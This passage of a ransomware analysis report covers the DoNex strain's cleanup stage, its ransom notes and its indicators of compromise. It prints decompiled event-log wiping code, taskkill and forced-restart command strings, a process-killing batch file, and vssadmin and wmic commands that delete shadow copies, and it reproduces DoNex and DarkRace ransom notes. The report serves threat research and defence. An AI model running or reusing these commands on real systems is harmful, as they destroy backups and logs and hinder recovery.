Lastly, to cleanup, the application, system, and security event logs are erased (“OpenEventLogA” and “ClearEventLogA”), and a command which pings the localhost address, before deleting the dropped “1.bat” file, and performing a hard restart on the device, is invoked with “WinExec”, before exiting.




```
void doClean() __noreturn

    char const* const var_14 = "application"
    char const* const var_10_1 = "system"
    char const* const var_c_1 = "security"
    do
        HANDLE hEventLog = OpenEventLogA(nullptr, (&var_14)[i])
        if (hEventLog != 0)
            ClearEventLogA(hEventLog, nullptr)
            CloseEventLog(hEventLog)
```

Figure 42: Clear Event Logs



```
char const data_4294fc[0x3f] = "cmd /c \"taskkill /f /im cmd.exe & taskkill /f /im conhost.exe\"", 0

0042953b                                                                                 00 00 00 00 00

char const data_429540[0x52] = "cmd /c \"ping 127.0.0.1 & del C:\\ProgramData\\1.bat & del %s & shutdown -r -f -t 0\"", 0

00429592                                                   00 00

char const data_429594[0x3c] = "cmd /c \"ping 127.0.0.1 & del C:\\ProgramData\\1.bat & del %s\"", 0
```


Figure 43: Cleanup Commands



```
            break
        if (eax_11 == 0)
            int32_t FileName_1 = FileName
            var_28_2 = "cmd /c "ping 127.0.0.1 & del C:\…  "
    if (esi_1 == 0 || (esi_1 != 0 && eax_11 != 0))
        int32_t FileName_2 = FileName
        var_28_2 = "cmd /c "ping 127.0.0.1 & del C:\…  "
    sub_402680(lpCmdLine, var_28_2)
    WinExec(lpCmdLine, 0)
    _exit(0)
    noreturn
```


Figure 44: Execute Cleanup Commands

Additional data extracted during runtime, and similar LockBit/Darkrace files for comparison.




```
!!! DoNex ransomware warning !!!>>>> Your data are stolen and encryptedThe data will be published on TOR website if you do
not pay the ransom Links for Tor Browser:http://g3h3klsev3eiofxhykmtenmdpi67wzmaixredk5pjuttbx7okcfkftqd.onion>>>> What
guarantees that we will not deceive you? We are not a politically motivated group and we do not need anything other than
your money. If you pay, we will provide you the programs for decryption and we will delete your data. If we do not give you
decrypters, or we do not delete your data after payment, then nobody will pay us in the future. Therefore to us our
reputation is very important. We attack the companies worldwide and there is no dissatisfied victim after payment. >>>> You
need contact us and decrypt one file for free on these TOR sites with your personal DECRYPTION IDDownload and install TOR
Browser https://www.torproject.org/Write to a chat and wait for the answer, we will always answer you. You can install qtox
to contanct us online https://tox.chat/download.htmlTox ID Contact:
2793D009872AF80ED9B1A461F7B9BD6209744047DC1707A42CB622053716AD4BA624193606C9Mail (OnionMail) Support:
donexsupport@onionmail.org>>>> Warning! Do not DELETE or MODIFY any files, it can lead to recovery problems!>>>> Warning! If
you do not pay the ransom we will attack your company repeatedly again!
```

Figure 45: DoNex Ransom Note




```
:start
ping 127.0.0.1 -n 2 >nul & taskkill /f /im sql* & taskkill /f /im oracle* & taskkill /f /im mysq* & taskkill /f /im chrome* &
taskkill /f /im veeam* & taskkill /f /im firefox* & taskkill /f /im excel* & taskkill /f /im msaccess* & taskkill /f /im
onenote* & taskkill /f /im outlook* & taskkill /f /im powerpnt* & taskkill /f /im winword* & taskkill /f /im wuauclt*
goto start
```

Figure 46: "1.bat" [50] Contents



```
cmd /c "vssadmin Delete Shadows /All /Quiet"
cmd /c "wmic shadowcopy delete /nointeractive"
```

Figure 47: Commands User to Delete Shadow Copies



```
          ~~~ DarkRace ransomware ~~~

>>>> Your data are stolen and encrypted

        The data will be published on TOR website if you do not pay the ransom

        Links for Tor Browser:
        http://wkrlpub5k52rjigwxfm6m7ogid55kamgc5azxlq7zjgaopv33tgx2sqd.onion


>>>> What guarantees that we will not deceive you?

        We are not a politically motivated group and we do not need anything other than your money.

        If you pay, we will provide you the programs for decryption and we will delete your data.

        If we do not give you decrypters, or we do not delete your data after payment, then nobody
 will pay us in the future.

        Therefore to us our reputation is very important. We attack the companies worldwide and there
 is no dissatisfied victim after payment.


>>>> You need contact us and decrypt one file for free on these TOR sites with your personal DECRYPTION ID

        Download and install TOR Browser https://www.torproject.org/
        Write to a chat and wait for the answer, we will always answer you.

        You can install qtox to contanct us online https://tox.chat/download.html
        Tox ID Contact: ************************

        Mail (OnionMail) Support: darkrace@onionmail.org

>>>> Warning! Do not DELETE or MODIFY any files, it can lead to recovery problems!

>>>> Warning! If you do not pay the ransom we will attack your company repeatedly again!
```

Figure 48: Darkrace Rasnom Note

Figure 49: LockBit 3.0 Ransom Note

Flow Summary

- User or threat actor executes DoNex ransomware binary
- Binary starts and hides attached console window
- Performs a mutex check to ensure only one instance of the binary is running
- Obtains the access token from the current thread, or process
- Queries user account info associated with the token
- Checks if user account belongs to local administrators group
- Disables WOW file system redirection if running under 32-bit Windows, or WOW64 on 64-bit Windows
- Drops an icon file in "\ProgramData"
- Sets dropped icon as default file icon for encrypted files
- Wipes recycle bins on all drives
- Drops "1.bat" batch file to "\ProgramData" and executes it
- Enumerates connected drives
- Identifies root path on each drive
- Iterates through files on drives
- Checks files against blacklist
- Checks if target files are locked and if true, kill locking process(es)

- Encrypts files on disk
- Drops ransom note "ReadMe.txt"
- Enumerates accessible network shares
- Attempts to connect to any open shares
- Iterates through files on shares
- Encrypts files on network shares
- Clears application, security, and system event logs
- Deletes "1.bat" file
- Forces a hard restart on the device

Takeaway

Unsurprisingly, the threat actors behind the DoNex group are far from innovators in the ransomware landscape, with nothing new brought to the table, outside of renaming some strings within the LockBit builder. DoNex, and the Darkrace ransomware gang are merely trying to shortcut their way to successful compromises, using the scraps left behind by LockBit and the leaked builder. The appearance of these smaller and newer groups will only become more common, as the skill ceiling for successful compromise is pushed down lower, partially due to the affiliate programs larger ransomware families have in place, and the beginner friendly builders, that are directly provided, or in the case of LockBit, leaked.

References, Appendix, & Tools Used

[1] https://www.cisa.gov/news-events/cybersecurity-advisories/aa23-165a
[2] https://cyble.com/blog/unmasking-the-darkrace-ransomware-gang
[3] https://www.watchguard.com/wgrd-security-hub/ransomware-tracker/donex
[4]
https://www.virustotal.com/gui/file/6d6134adfdf16c8ed9513aba40845b15bd314e085ef1d6bd20040afd42e36e40
[5] https://github.com/horsicq/DIE-engine/releases
[6] https://binary.ninja
[7]
https://www.virustotal.com/gui/file/2b15e09b98bc2835a4430c4560d3f5b25011141c9efa4331f66e9a707e2a23c0

Indicators of Compromise

SHA-256 Hashes:
6d6134adfdf16c8ed9513aba40845b15bd314e085ef1d6bd20040afd42e36e40 (doneX.exe)
2b15e09b98bc2835a4430c4560d3f5b25011141c9efa4331f66e9a707e2a23c0 (1.bat)
d3997576cb911671279f9723b1c9505a572e1c931d39fe6e579b47ed58582731 (icon.ico)

Notable File Activity:
C:\Users\user\Desktop\ReadMe.f58A66B51.txt
C:\Users\user\Downloads\ReadMe.f58A66B51.txt
C:\Users\user\Documents\ReadMe.f58A66B51.txt
C:\ReadMe.f58A66B51.txt
C:\Temp\ReadMe.f58A66B51.txt

Notable Registry Activity:
HKEY_CLASSES_ROOT\.f58A66B51
HKEY_CLASSES_ROOT\f58A66B51file\DefaultIcon
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\f58A66B51file\DefaultIcon
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\.f58A66B51

John Moutos